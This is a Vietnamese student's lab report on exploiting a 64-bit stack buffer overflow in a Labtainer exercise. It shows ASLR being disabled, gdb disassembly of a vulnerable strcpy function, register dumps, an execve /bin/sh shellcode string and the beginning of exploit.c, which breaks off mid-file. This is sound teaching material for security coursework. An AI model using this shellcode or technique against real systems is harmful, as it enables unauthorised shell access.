

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG



BÁO CÁO BÀI THỰC HÀNH

Kiểm thử xâm nhập

Buffer overflow: 64 bit application

Giảng viên: Đinh Trường Duy

Nhóm lớp: 02

Sinh viên: Nguyễn Trần Minh

Mã sinh viên: B20DCAT126

Hà Nội – 2024

Mục lục

1. Mục đích	3
2. Yêu cầu đối với sinh viên	3
3. Nội dung thực hành	3
4. Checkwork.....	6

1. Mục đích

Bài thực hành Bufoverflow đã giới thiệu cho sinh viên về các lỗ hổng tràn bộ đệm và các cách khai thác của những lỗ hổng đó. Bài thực hành Bufoverflow bao gồm một chương trình có lỗ hổng chạy như một ứng dụng x86 32-bit. Bài thực hành này bao gồm cùng mã nguồn của chương trình có lỗ hổng, tuy nhiên nó được biên dịch và chạy như một ứng dụng 64-bit.

2. Yêu cầu đối với sinh viên

- Sinh viên sử dụng được câu lệnh linux và ngôn ngữ lập trình C.
- Sinh viên đã thực hiện và hiểu bài thực hành Bufoverflow.

3. Nội dung thực hành

Mở terminal, trong thư mục labtainer-student, bắt đầu bài thực hành bằng lệnh:

Labtainer -r buf64

```
student@ubuntu:~/labtainer/labtainer-student$ labtainer -r buf64
Results stored in directory: /home/student/labtainer_xfer/buf64

Please enter your e-mail address: [B20DCAT098]
Started 1 containers, 1 completed initialization. Done.


buf64 lab-- Read this first

The lab manual for this lab is at:
file:///home/student/labtainer/trunk/labs/buf64/docs/buf64.pdf
Right click on the above link to open the lab manual.

Press <enter> to start the lab

student@ubuntu:~/labtainer/labtainer-student$
```

- Vô hiệu hóa ASLR:



```
ubuntu@buf64: ~
File Edit View Search Terminal Help
ubuntu@buf64:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
ubuntu@buf64:~$
```

- Chạy compile.sh:

```
ubuntu@buf64: ~  
File Edit View Search Terminal Help  
ubuntu@buf64:~$ sudo sysctl -w kernel.randomize_va_space=0  
kernel.randomize_va_space = 0  
ubuntu@buf64:~$ ls  
compile.sh exploit.c hexit.py shell.asm stack.c  
ubuntu@buf64:~$ ./compile.sh  
ubuntu@buf64:~$ ls  
compile.sh exploit exploit.c hexit.py shell.asm stack stack.c  
ubuntu@buf64:~$ gdb stack  
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1  
Copyright (C) 2016 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law. Type "show copying"  
and "show warranty" for details.  
This GDB was configured as "x86_64-linux-gnu".  
Type "show configuration" for configuration details.  
For bug reporting instructions, please see:  
<http://www.gnu.org/software/gdb/bugs/>.  
Find the GDB manual and other documentation resources online at:  
<http://www.gnu.org/software/gdb/documentation/>.  
For help, type "help".  
Type "apropos word" to search for commands related to "word"..  
Reading symbols from stack...done.  
(gdb)  
  
student@ubuntu:~$ echo NguyenTranMinh-AT126  
NguyenTranMinh-AT126  
student@ubuntu:~$
```

- Sử dụng gdb chạy thử stack:

```
(gdb) list  
11 {  
12     char buffer[476]; /* originally 12 in SEED labs */  
13  
14     //BO Vulnerability  
15     strcpy(buffer,str);  
16  
17     return 1;  
18 }  
19  
20 int main(int argc, char* argv[])  
(gdb)  
student@ubuntu:~$ echo NguyenTranMinh-AT126  
NguyenTranMinh-AT126  
student@ubuntu:~$
```

```
(gdb) disassem bof  
Dump of assembler code for function bof:  
0x0000000004005f6 <+0>:    push    %rbp  
0x0000000004005f7 <+1>:    mov     %rsp,%rbp  
0x0000000004005fa <+4>:    sub     $0x1f0,%rsp  
0x000000000400601 <+11>:   mov     %rdi,-0x1e8(%rbp)  
0x000000000400608 <+18>:   mov     -0x1e8(%rbp),%rdi  
0x00000000040060f <+25>:   lea     -0x1e0(%rbp),%rax  
0x000000000400616 <+32>:   mov     %rdx,%rsi  
0x000000000400619 <+35>:   mov     %rax,%rdi  
0x00000000040061c <+38>:   callq   0x4004a0 <strcpy@plt>  
0x000000000400621 <+43>:   mov     $0x1,%eax  
0x000000000400626 <+48>:   leaveq  
0x000000000400627 <+49>:   retq  
End of assembler dump.  
(gdb)
```

```

(gdb) b * 0x40061c
Breakpoint 1 at 0x40061c: file stack.c, line 15.
(gdb) r
Starting program: /home/ubuntu/stack

Program received signal SIGSEGV, Segmentation fault.
0x00007ffff7a7b1ba in fread () from /lib/x86_64-linux-gnu/libc.so.6
(gdb) i r
rax                0x7fffffff1b0    140737488347568
rbx                0x0              0
rcx                0x0              0
rdx                0x3e8            1000
rsi                0x1              1
rdi                0x7fffffff1b0    140737488347568
rbp                0x7fffffff5a0    0x7fffffff5a0
rsp                0x7fffffff170    0x7fffffff170
r8                 0x7ffff7fed700    140737354061568
r9                 0x1              1
r10                0x632            1586
r11                0x7ffff7a7b1a0    140737348350368
r12                0x3e8            1000

```

- Shellcode:
`"\x6a\x3b\x58\x99\x52\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x54\x5f\x52\x57\x54\x5e\x0f\x05"`
- Code tiếp exploit.c:

```

ubuntu@buf64: ~
File Edit View Search Terminal Help
GNU nano 2.5.3 File: exploit.c Modified

/* exploit.c */

/* A program that creates a file containing code for launching shell*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

/* fix the shell code */
char shellcode[] = "\x6a\x3b\x58\x99\x52\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x54\x5f\x52\x57\x54\x5e\x0f\x05";

unsigned long get_sp(void)
{
    __asm__("movl %esp,%eax");
}

void main(int argc, char **argv)
{
    char buffer[1000];
    FILE *badfile;

    Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify      ^C Cur Pos      ^Y Prev Page
    ^X Exit        ^R Read File    ^_ Replace      ^U Uncut Text  ^T To Spell     ^_ Go To Line    ^V Next Page

```